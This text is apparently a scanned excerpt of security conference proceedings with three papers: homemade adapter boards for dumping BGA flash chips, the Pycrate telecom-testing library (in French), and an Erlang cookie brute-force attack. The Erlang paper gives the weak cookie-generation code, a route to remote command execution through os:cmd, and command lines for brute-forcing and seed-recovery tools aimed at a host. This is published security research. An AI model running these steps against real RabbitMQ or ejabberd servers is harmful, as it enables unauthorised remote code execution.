


Fig. 2. Pin configuration of the flash chip.


The same IC is available in three different packages: an 8-pin SOP, a 4×6 BGA and a 5×5 BGA. Our MX25L3254EXDI follows the 5×5 disposition and the MX25L3255EXCI the 4×6 one. Of the 24 balls of the BGA, only eight are actually useful, the other pins are marked "NC" which stands for *no connection*.

To communicate with the chips, adapter boards are required to expose the useful pins. If no datasheet is available or a chip can't be identified, some probing and reverse engineering of the device's PCB might be needed to identify the type of bus and recover the function of each pin.

The design of the PCBs was realised using KiCad[1], a popular open source electronics design automation (EDA) suite. First an electronic schematic is created in Eeschema, representing the theoretical electrical circuit. The flash chips are specific components which are not available in the standard KiCad library. Therefore, customised electronic schematics and footprints need to be designed, using the pinout diagrams from the datasheet. The adapter boards are simply composed of two 1×4 headers for the 8 useful pins and of the BGA grid where the flash IC will be soldered. Once the BGA footprint is created, footprints are added for

[1] `http://kicad-pcb.org/`

each component in Pcbnew and tracks are routed to connect them. The electronic schematic and the final PCB design for the adapter board of the `MX25L3254EXDI` can be seen in Figure 3.



(a) Electronic schematic (b) PCB design

Fig. 3. Adapter board for the MX25L3254EXDI.

The two 1×4 connectors are arranged to mimic the SOP8 layout on a dual in-line package (DIP). This arrangement will be useful later when interfacing with an EEPROM programmer.

3.4 Making PCBs


The KiCad design file can be sent to a PCB manufacturer to obtain an actual PCB. However, the manufacturing and shipping delays do not always fit the time constraints of security analysis missions or forensics investigations, especially if results are expected within a few hours.

Several in-house techniques were investigated, which we will describe:

- A chemical technique, using *etching*;
- A mechanical technique, using computer numerical control (CNC) *milling*;
- A mixed technique, using a *laser* on a CNC and chemical etching.

Chemical Technique: Etching refers to the process of using a chemical component to “bite” into the unprotected surface of a metal. Ink is used as a means to delimit the copper routes. To reproduce the design of the adapter on the copper, a toner transfer method is used: the design is

printed on paper and transferred to the copper using heat and pressure. Usually, this is performed with an iron, but we found out that using a pouch laminator in place of the iron gives better results as the heat and pressure are applied more uniformly.




(a) After etching (b) After cleaning

Fig. 4. PCB manufacturing by chemical etching.

The PCB is then immersed into an etching solution of sodium persulfate. As illustrated in Figure 4, copper which is not covered by ink is removed, then the transferred ink is removed using acetone.

Mechanical Technique: To trace routes in the copper layer, a CNC milling machine carves out only the outline of these routes, so the excess copper is left in place. KiCad cannot directly produce a file compatible with a CNC machine. Therefore, the design is exported from KiCad to a Gerber file and imported into FlatCAM[2], a PCB Computer-Aided Manufacturing (CAM) software, to generate the routes outline. The result is then exported to an STL file and imported into bCNC[3], which controls the CNC by sending commands to it. bCNC automatically ensures the levelling: it measures the actual height of the board in several points as the board is never perfectly flat. The result is a "heat map" dynamically used to adjust the tool height depending on the position. Figure 5 shows the FlatCAM outline imported in bCNC, the heat map and the milling process.


[2] `http://flatcam.org/`
[3] `https://github.com/vlachoudis/bCNC`



(a) Control of the CNC (b) Milling in progress

Fig. 5. PCB manufacturing by mechanical etching.

Laser Technique: Some BGA chips are so dense that the space between two pads is typically less than 0.5 mm and with homemade PCBs, we often have to route two tracks between two pads. Taking into account clearances, this leads to e.g. 0.15 mm tracks and 0.05 mm clearance, which is not feasible with the techniques detailed in the two previous chapters. This technique uses a blue laser to remove some black acrylic paint sprayed on the PCB. Then the PCB is cleaned with an ultrasonic cleaner and etched chemically. Eventually, the paint is removed with acetone. As for the mechanical etching, the laser only removes the outline of the tracks. A high-precision XY table has been developed from scratch with lead screws and anti-backlash nuts to help minimising problems of backlash and repeatability encountered in earlier tests. A cheap 1500 mW laser module is mounted with an anti-reflective lens.




(a) XY laser table (b) PCB after etching and cleaning

Fig. 6. PCB manufacturing by laser and chemical etching.

In Figure 6, the XY table and the resulting PCB can be seen, where each BGA pad is 0.35 mm wide, and each track is 0.15 mm wide.

3.5 Finishing Adapters and Restoring Device Functionality

To finish the PCB adapters, a layer of solder mask is applied and cured with UV light to protect the copper from oxidation and the pads are tinned with solder. Then chips are soldered back on their respective adapter with the heat gun, which requires first to *reball* them manually under a microscope, i.e. to put new solder balls under the BGAs. A finished adapter board is shown in Figure 7a and can be directly used in a universal EEPROM programmer, allowing the flash memory to be read and written.



(a) Finished adapter board

(b) Microsoldering wires on the original board pads

Fig. 7. Last steps...

To be able to easily plug back a chip in place and to unplug it multiple times, DIP8 headers were added on each instance of the device under test and their pins wired to the BGAs pads of the original board, as illustrated by Figure 7b. The adapters can therefore be used as simple DIP8 chips.

4 Conclusion

We hope this short article convinced the readers that, when investigating an embedded device, security analysts can benefit from such low-cost hardware techniques. A rough estimate is about 1,300 € for the soldering tools, microscope, EEPROM programmer, CNC and consumables. Hardware attacks should no longer be considered as expensive, difficult to setup and, as such, reserved to an elite class of attackers.

Still, there are limitations: in-house PCBs are not practical for very large BGA chips requiring multi-layer PCBs with vias.

Pycrate : tester les systèmes télécoms et cellulaires avec Python

Benoît Michau
benoit.michau@ssi.gouv.fr

ANSSI

1 Les systèmes télécoms et cellulaires

La plupart des équipements réseaux déployés chez les opérateurs télécoms, mais également les systèmes de télécommunications (modems, antennes-relais...) tels que ceux déployés dans les véhicules (voitures, trains, avions, satellites...) ou autres, sont souvent des systèmes fermés et complexes du point de vue de l'opérateur ou de l'intégrateur : pas de code source disponible, pas de documentation précise du fonctionnement interne, ni d'accès système privilégié (voire pas d'accès système du tout) permettant de superviser facilement les processus internes à l'équipement. Par ailleurs, ceux-ci implémentent la plupart du temps des interfaces répondant à des normes difficiles à appréhender, tout du moins pour une personne novice.

Ainsi, auditer de tels systèmes peut être délicat pour ces raisons, alors même que ceux-ci présentent une exposition importante en terme de sécurité : ces systèmes permettant l'échange de données entre équipements distants, ils sont à la base des réseaux de communications modernes. Afin de pouvoir tester correctement de tels systèmes, il est important de pouvoir travailler efficacement avec les protocoles pris en charge par ceux-ci. Il s'agit souvent de protocoles binaires, s'appuyant parfois sur des syntaxes de description particulières, telles qu'ASN.1 ou CSN.1.

La bibliothèque présentée dans cet article propose de nombreuses fonctionnalités, ainsi que de nombreux formats, facilitant le travail de test et d'évaluation de ces systèmes. Pycrate est disponible en source ouverte sur GitHub : `https://github.com/anssi-fr/pycrate/`

2 Fonctionnalités intégrées

Pycrate est une suite de bibliothèques entièrement écrite en Python, compatible avec les deux versions courantes du langage : Python 2 (à partir de la version 2.7) et Python 3 (à partir de la version 3.4). Elle offre un grand nombre de services lorsqu'on souhaite travailler avec des systèmes cellulaires, ou plus largement de télécommunications :

- `pycrate_core` propose un grand nombres de fonctions, ainsi que la classe `charpy`, pour la conversion de données (principalement entre entiers et *bytes*), sans nécessiter d'alignement à l'octet.
- `pycrate_asn1c` propose un compilateur ASN.1 supportant une très grande partie de la notation ASN.1 et donc de très nombreux modules (par exemple, l'ensemble des protocoles UMTS et LTE ainsi que ceux transportés sur SS7, X.509 et autres standards de PKI, Kerberos, LDAP...).
- Ces modules fonctionnent avec un moteur *(runtime)* d'encodage/décodage disponible dans `pycrate_asn1rt` ; celui-ci supporte les codecs BER, CER, DER, ainsi que PER aligné et non-aligné. Pycrate permet de travailler ainsi avec la plupart des formats utilisant ASN.1.
- `pycrate_csn1` permet de traduire en Python les formats décrits en CSN.1 et de les manipuler aisément. CSN.1 est une notation associée à une méthode d'encodage bit à bit, très utilisée dans les systèmes GSM et GPRS.
- `pycrate_mobile` met à disposition un grand nombre de structures et de fonctions pour manipuler les messages de signalisation utilisés dans les réseaux mobiles, entre les terminaux et les réseaux (signalisation dite *NAS*), et entre équipements réseaux (protocoles SIGTRAN).

Cet ensemble de fonctionnalités est mis en œuvre dans `pycrate_corenet` qui réalise les fonctions principales d'un cœur de réseau mobile 3G et 4G, et permet ainsi de prendre en charge les connexions d'antennes-relais et de terminaux mobiles, tout en gardant un contrôle fin du comportement des multiples piles protocolaires.

3 Focus sur l'ASN.1

Très peu de compilateurs ASN.1 en source ouverte (aucun ?) proposent l'ensemble des fonctionnalités supportées par Pycrate. Les compilateurs ASN.1 en source ouverte les plus complets sont `asn1c` de Lev Walkin, compilateurs générant du code C, qui ne supportent malheureusement pas officiellement le codec PER aligné et ne propose qu'un support incomplet (quoiqu'en cours d'extension ces derniers mois) des objets de type CLASS, et le compilateur fourni par le langage Erlang, qui ne supporte apparemment pas le codec PER non aligné.

La compilation d'une spécification ASN.1 présente de nombreux avantages. Elle permet de prédéfinir (dans une certaine mesure) les types et tailles d'objets dont les valeurs vont ensuite être sérialisées via les encodeurs. Elle permet également d'identifier au sein du modèle de données les

dépendances entre différents objets ainsi que des constructions dangereuses. Les sections qui suivent proposent quelques exemples :

3.1 Les objets non bornés ou étendus

Par défaut en ASN.1, ni les entiers, ni les chaînes n'ont de bornes ; en conséquence, lorsqu'une spécification n'explicite pas les bornes de tels objets, ceux-ci doivent pouvoir contenir (en théorie) des valeurs infiniment élevées ou longues !

```
MyInt1   ::= INTEGER
             -- pas de borne sur la valeur
             -- ni la taille de l'objet
MyInt2   ::= INTEGER (0..4096)
             -- bornes sur les valeurs,
             -- entrainant une borne sur la taille
MyObjStr ::= OCTET STRING (SIZE (4..32))
             -- bornes sur la taille de la chaîne d'octets
```

De plus, les objets qui listent un contenu séquentiel, telles les énumérations ou les séquences, lorsqu'ils sont extensibles, peuvent alors transporter des valeurs indéfinies (et pour le coup indéfiniment longues...).

```
MyEnum ::= ENUMERATED {orange, rouge, bleu, ..., vert)
           -- énumération étendue, pouvant embarquer
           -- une quelconque valeur indéfinie
MySeq  ::= SEQUENCE {
  myInt1 MyInt1,
  myInt2 MyInt2,
  myEnum MyEnum,
  ...,
  myStr  MyObjStr
  }        -- sequence étendue, pouvant embarquer
           -- des valeurs supplémentaires indéfinies
```

Pycrate bénéficie tout d'abord du moteur Python concernant la gestion des entiers longs et de traitements optimisés pour les chaînes. De plus, le moteur d'encodage ASN.1 supporte la fragmentation dans les encodeurs PER, BER et CER, ainsi que les extensions non définies.

Ainsi, il permet d'une part d'identifier facilement de tels objets dans les spécifications protocolaires via le compilateur, et d'autre part d'encoder et de décoder de nombreux cas rares ou limites des protocoles ASN.1.

3.2 Les structures récursives et complexes

Certains protocoles utilisent des constructions récursives ou circulaires. Ce type de construction est pris en charge par Pycrate, et il est ainsi possible d'affecter des valeurs avec une profondeur très élevée et d'encoder le résultat, sous réserve d'une adaptation adéquate du niveau de récursion autorisé dans l'interpréteur Python.

```
MyRecSeq == SEQUENCE {
  mySeq    MySeq,
  myRecSeq MyRecSeq OPTIONAL
  }          -- exemple de sequence récursive,
             -- son auto-appel doit obligatoirement rester
             -- optionel
```

Plus largement, certains formats sont tellement complexes qu'ils peuvent atteindre un niveau de profondeur assez important, sans faire appel à la récursion. La manipulation de la version compilée de tels formats permet de mettre au jour facilement ce type de complexité en utilisant un algorithme de recherche simple parcourant les références entre objets.

Par exemple, la spécification ASN.1 du protocole de signalisation entre un modem et un contrôleur radio UMTS définit un message `ActiveSetUpdate` utilisé dans certaines procédures de *hand-over* (basculement d'une antenne-relais à une autre lorsqu'une communication est en cours). Ce message référence 6247 types basiques (nombres, chaînes, énumérations) et a une profondeur maximale de 34 niveaux. Un test avec la bibliothèque permet de visualiser cette complexité :

```
>>> from pycrate_asn1dir import RRC3G
>>> RRC3G.PDU_definitions.ActiveSetUpdate.get_complexity()
(6247, 34)
>>> RRC3G.PDU_definitions.ActiveSetUpdate.get_proto()
[...]
```

3.3 Les types *ouverts*

Des objets spéciaux permettent de spécifier des types *ouverts*, qui ne sont alors déterminés que lors de l'exécution (et non de la compilation), via l'usage de tables de correspondances. Les types de chaîne de bit ou d'octets peuvent aussi *contenir* un autre type ASN.1 arbitraire.

Les normes ASN.1 fourmillent de cas spéciaux, voire de pièges, qui sont beaucoup plus faciles à éviter lorsque le développeur s'appuie sur une version compilée de la norme, et non sur sa simple compréhension humaine de la syntaxe décrivant les formats.

3.4 Les encodeurs standards

L'encodage PER *(Packed Encoding Rules)*, aligné ou non sur l'octet, peut paraître complexe : il s'appuie sur les bornes des objets pour produire une sérialisation compacte. Ainsi, la longueur en nombre de bits de valeurs à encoder sera limitée au nombre de bits maximum nécessaire pour encoder toutes les valeurs possibles entre la borne basse et la borne haute : dans ce cas, la longueur d'une valeur sérialisée d'un objet borné est fixe. De plus, PER n'encode pas le type des objets (via des *tags*), c'est pourquoi il est nécessaire de compiler une spécification ASN.1 si on veut l'utiliser avec un encodeur PER. En effet, les types des objets n'étant pas apparents dans l'encodage, le codec doit obligatoirement fonctionner en disposant de la connaissance du modèle de données a priori.

L'encodage BER *(Basic Encoding Rules)* peut paraître plus simple au premier abord, mais il recèle de subtilités qui peuvent entraîner des problèmes dans les différentes implémentations. Le principe de base de BER est d'encoder chaque valeur dans une structure de type *Tag-Length-Value*, cependant la norme BER définit de nombreuses options et possibilités distinctes pour l'encodage d'une même valeur, ou même du préfixe de longueur *Length*. De ce fait, deux encodeurs sont dérivés de BER afin de proposer des encodages canoniques : l'encodeur CER *(Canonical Encoding Rules)* et l'encodeur DER *(Distinguished Encoding Rules)*. En BER, CER ou DER, le fait que toutes les valeurs soient systématiquement *taggées* (quoique parfois *implicitement*) et préfixées par leur longueur, permet de pouvoir effectuer un décodage sans connaître la spécification a priori. Ceci est à double tranchant, comme on peut l'observer avec les très nombreuses applications utilisant le format X.509 sans le manipuler dans sa version compilée, mais en travaillant directement avec des encodeurs « en dur » et des décodeurs « aveugles »...

Pour toutes ces raisons, et bien plus encore, l'usage d'un compilateur ASN.1 est salvateur pour le développement d'applications solides, mais aussi pour le test et l'analyse de systèmes exposant des interfaces spécifiées en ASN.1.

4 Autres modules de Pycrate

Au-delà de ces fonctionnalités télécoms, quelques autres modules peuvent être utiles : `pycrate_ether` fournit les structures permettant d'encoder et de décoder les protocoles Ethernet et IPv4/IPv6 de base, et `pycrate_media` supporte quelques formats multimédia courants, tels que JPEG, GIF, TIFF ou MPEG. Ce dernier est utilisé dans l'application

`pycrate_showmedia` qui affiche la structure détaillée d'un fichier multimédia.

5 Pour aller plus loin

Outre l'exemple du cœur de réseau mobile 3G et 4G, on peut facilement réaliser des applications simples, qui s'interfacent rapidement sur des systèmes télécoms. On peut imaginer :

- requêter un HLR en définissant une application simple mettant en œuvre une pile M3UA/SCCP et TCAP/MAP ;
- décoder et analyser les trames radio *loggés* par les modems cellulaires à l'aide de leur interface de diagnostic ;
- simuler la connexion d'antennes-relais et de terminaux mobiles sur des équipements de cœur de réseau mobile à tester...

6 Disponibilité de l'outil

Pycrate est d'ores et déjà en source ouverte, publié sous licence GPL[1]. Le fichier `README.md` donne toutes les explications pour l'installation, qui n'est même pas strictement nécessaire tant que le contenu du répertoire principal est dans le chemin de l'interpréteur Python. Un wiki[2] présente certaines des fonctionnalités les plus intéressantes avec des exemples concrets d'utilisation.

La bibliothèque et son wiki évoluent régulièrement, depuis leur publication initiale en juillet 2017.

7 Conclusion

De très nombreux systèmes télécoms mettent en œuvre des interfaces complexes, s'appuyant sur des protocoles difficiles à appréhender. D'un autre côté, très peu d'outils en source ouverte sont disponibles pour pouvoir évaluer la sécurité de telles interfaces. La plupart de ces outils sont développés en C (osmocom, openbts, srs-lte...), voire en Erlang... et ne sont pas pensés pour permettre des tests à la limite des spécifications protocolaires, voire en violation de celles-ci.

Dans ce contexte, Pycrate est un outil unique, proposant des fonctionnalités avancées tout en restant simples à mettre en œuvre, et utiles à quiconque devant travailler avec des équipements cellulaires et télécoms.

[1] `https://github.com/anssi-fr/pycrate`
[2] `https://github.com/ANSSI-FR/pycrate/wiki/The-pycrate-wiki`

Starve for Erlang cookies to gain remote code execution

Guillaume Kaim, Guillaume Teissier, and Olivier Vivolo
prenom.nom@orange.com

Orange

Abstract. `rabbitmq`, `ejabberd` and `couchdb` are network daemons developed in Erlang. People may overlook it as an exotic programming language. However, its runtime offers interesting properties, amongst which built-in scalability, resilience and dynamic code swapping. The remoting capabilities of Erlang runtime have caught our interest and in particular its authentication mechanism protected by a shared secret between all processes of a given Erlang node. We will show that an attacker may brute-force this secret with a complexity of around 2^{26} operations.

1 Introduction

Erlang — which stands for **Er**icsson **Lang**uage — is a general purpose concurrent functional programming language that was designed by Ericsson with the aim of improving development of telephony applications [10]. It was originally designed as a proprietary language in 1986 and later released as open source in 1998. In 2006, native symmetric multiprocessing support was added to the runtime system and its virtual machine.

As of today, the best-known projects developed in Erlang are:

- `rabbitmq`: open source multi-protocol messaging broker. It is routinely used in IT platforms, as it is convenient to exchange data between hosts in a loose manner. Most `OpenStack` instances run such a broker.
- `ejabberd`: robust, ubiquitous and massively scalable `Jabber/XMPP` platform. It offers an Instant Messaging application server, with a focus on high performance.
- `couchdb` (`Apache CouchDB`): a document-oriented NoSQL database. It offers a clean REST interface to interact with the data store.

In the shadow of these famous projects, there are many other small projects, such as EMQ[1], lorawan-server[2], etc.

[1] An MQTT broker, for IoT and mobile applications, is available at `http://emqtt.io`
[2] An application server and a network server for the LoRaWAN protocol are available at `https://gotthardp.github.io/lorawan-server/`

Distributed Erlang systems may communicate over TCP/IP, in which case an authentication step is first performed. The associated secret is called an `Erlang cookie` and it consists of twenty capital letters.

The brute-force attack consists in trying many cookies with the hope of eventually guessing the correct one. This kind of attack has already been carried out in order to obtain a cookie with an exhaustive search in the space of possible cookies. Daniel Mende [9] has written a brute-force program, in Erlang, which runs through all the possible combinations of twenty capital letters. The space in which cookies are searched is very large which gives $26^{20} \approx 2^{94}$ candidates roughly. As you understand, this attack, while theoretically working, will take a very, very long time.

In this article, we show that each letter of the Erlang cookie comes from the output of a modular pseudo random generator (defined line 21 on page 102 in [8]) which is initialized by a seed and. It is possible recover the seed from an Erlang cookie value using the Lenstra–Lenstra–Lovász (LLL) lattice basis reduction algorithm. Hence, we propose two more practical brute-force attacks of complexity 2^{36} and 2^{26}. The latter requires knowing the victim's environment on which the Erlang runtime is installed in order to reduce the complexity. Both attacks result in arbitrary remote code execution. `rabbitmq` and `ejabberd` are vulnerable and probably a large proportion of projects using them (e.g. `OpenStack` instances).

This article is structured as follows. Firstly, section 2 will describe what the Erlang distribution protocol and the authentication protocol consist in. Sections 3 and 4 then describe our two attacks by showing how to carry them out with the tools we propose. Finally, in section 5, we will conclude with a list of recommendations to prevent these attacks.

An enriched version of this article (containing in particular the mathematical proofs) is available on the SSTIC website[3].

2 The Erlang Distribution Protocol and its security

This section describes briefly the protocol of Erlang messages exchanged between two hosts and focuses on the authentication mechanism used into this protocol. In addition, we will give some details on how it is possible to execute arbitrary code as soon as we are authenticated.

[3] `https://www.sstic.org/2018/presentation/starve_for_erlang_cookie_to_gain_remote_code_exec/`

2.1 The Erlang distribution protocol

To support scale out and high-availability scenarios, Erlang processes running on separated nodes exchange messages on top of TCP/IP. Each host where a distributed Erlang node is running, has an Erlang Port Mapper Daemon (EPMD) running. To contact a node, one must first fetch the port number using the EPMD; it can then initiate a connection to the given port. The EPMD can be started explicitly or automatically as a result of the Erlang node startup. By default the EPMD listens on port 4369. This communication protocol between Erlang nodes is called Erlang distribution protocol [5].

Port number identification depends on the Erlang project, but basically it boils down to three possibilities:

- distribution is automatically activated, and its port is well-known: this is the case for `rabbitmq`;
- distribution is automatically activated, and its port is an ephemeral one: this is the case for `ejabberd`;
- distribution is only activated when clustering: this is the case of `couchdb`. In this case, the cookie value is thus only asked when clustering is activated, making `couchdb` not vulnerable by default to the presented attacks.

Then in order to communicate via distribution protocol, two processes must mutually authenticate prior to exchange Erlang messages [5], so let us look at this mechanism.

2.2 The Erlang authentication mechanism

Authentication of Erlang distribution protocol is based on a challenge response protocol using cookies that can be viewed as passwords.

By default, the authentication mechanism is vulnerable to a "Man in the Middle" attacks because all the exchanges are neither confidentiality nor integrity protected. This situation is not new and Erlang explicitly warns about it: *"This is not entirely safe, as it is vulnerable against takeover attacks, but it is a tradeoff between fair safety and performance"*. It should be used on TLS as per Erlang's own security recommendations [1].

2.3 How to gain a remote shell

After being mutually authenticated, Erlang processes can send serialized messages to each other following Erlang specification [3].

If you look at the Erlang message `NEW_FUN_EXT` [2], you see that this message allows to make a remote procedure call. As natively Erlang allows the execution of OS commands through `os:cmd` it is trivial to obtain arbitrary command execution.

3 The basic brute-force attack

This section describes our first attack. To perform it, we need access to the Erlang distribution port of the remote victim. The exploited vulnerabilities are the weakness of the generator and the lack of control over Erlang distribution port. Our approach has been to look at how these cookies are generated by Erlang. The recipe can be found at the heart of [4]. Let us focus on the Erlang function `create_cookie`.

```
create_cookie(Name) ->
    Seed = abs(erlang:monotonic_time()
           bxor erlang:unique_integer()),
    Cookie = random_cookie(20, Seed, []),
```

As you can see, the Erlang function `create_cookie` is quite simple. The seed is built from two 64-bit quantities. The 64-bit seed is used to initialize a pseudo-random generator which returns a string composed of 20 capital letters for a cookie. Each letter comes from the Erlang function `random_cookie`, which implements the random number generator. It is a linear modular random generator and can be found in [8].

```
random_cookie(Count, X0, Result) ->
    X = next_random(X0),
    Letter = X*($Z-$A+1) div 16#1000000000 + $A,
    random_cookie(Count-1, X, [Letter|Result]).

%% This RNG is from line 21 on page 102 in Knuth: The Art of
%% Computer Programming, Volume II, Seminumerical Algorithms.
%%
%% Returns an integer in the range 0..(2^35-1).

next_random(X) ->
    (X*17059465+1) band 16#ffffffff.
```

The generator yields 36 bits of random, and keeps a 36 bits internal state. As the internal state is only 36 bits, only 2^{36} different cookies may be generated by `create_cookie`. We propose the program `bruteforce-erldp` to perform this attack (see [6]):

```
$ time ./bruteforce-erldp --threads=16 --seed-full-space --gap=1000
    192.168.1.36 25672
16 workers will start, sweeping through [0, 68719476736]
each worker will sweep through an interval of size 4294967296
```

4 The advanced brute-force attack

To perform our second attack, we need access to the remote victim on an Erlang distribution port and have a hardware machine similar to the one that was used to generate the victim's Erlang cookie. The exploited vulnerabilities are the same as the previous attack. The idea, in the background of this attack, is that the value of the seed is not random but depends on the characteristics of the machine. If we are able to reproduce these characteristics in a test environment, we can reduce the possible seed interval.

The attack is divided into three steps. The first step consists in getting lots of cookies from a similar host used by the victim and calculating the corresponding seeds. Then we guess a possible range of seeds used to generate the cookie of the victim. The final step is to try all possible cookies from this range on the victim.

4.1 First step: collecting cookies and recovering seeds

Knowledge of an actual cookie begins with identifying the victim's platform and being able to have a similar platform available. This can be very easy if the victim is hosted in the cloud by a provider. It is then necessary to install the same Erlang runtime used by the victim and generate a large set of Erlang cookies. It is possible to recover the seeds from the cookies by the method explained in section 3, by scanning all possible seeds for each cookie. As you can imagine, this can take a long time. Fortunately, we found another, much faster, method. Mathematics will help us and we can formulate the following theorem:

Theorem 1. *Let* `create_cookie` *be the Erlang function providing Erlang cookies as defined in [4]. This function is invertible and the inverse value can be computed by the program given in [6]. The long version of this article contains the proof of this theorem.*

We provide a program that does the job: it computes the seed from a cookie value implementing the above algorithm, in less than 1 sec.

```
$ echo "ELDUPJHMPTCVINSPFDTA" | ./revert-prng.sage
404289480
```

Armed with this fast inverse function, we are ready to analyze the seeds used by our test platform in the next section.

4.2 Second step: seeds analysing

Following our test results, the distributions associated with the seeds are close to a normal distribution. Empirically, we compared seed distributions according to several criteria such as the number of CPUs seen by Erlang runtime, the CPU load and across different Erlang projects. The findings are mainly the following items:

- the distribution of seeds used does not depend on the number of Erlang CPUs (Fig. 1);
- by comparing betwen a physical host with a logical server (Fig. 3) and CPU load (Fig. 2), the seed distribution will vary slightly although its shape remains constant;
- the CPU load (Fig. 2) is a factor influencing the seed distribution;
- between `rabbitmq` and `ejabberd`, there is definitely a difference of distribution shape (Fig. 4).

These few tests show that seed distribution varies depending on the nature of the server and the Erlang project under consideration. These results are confirmed after an analysis more rigorous of the Erlang functions used to generate the seed.

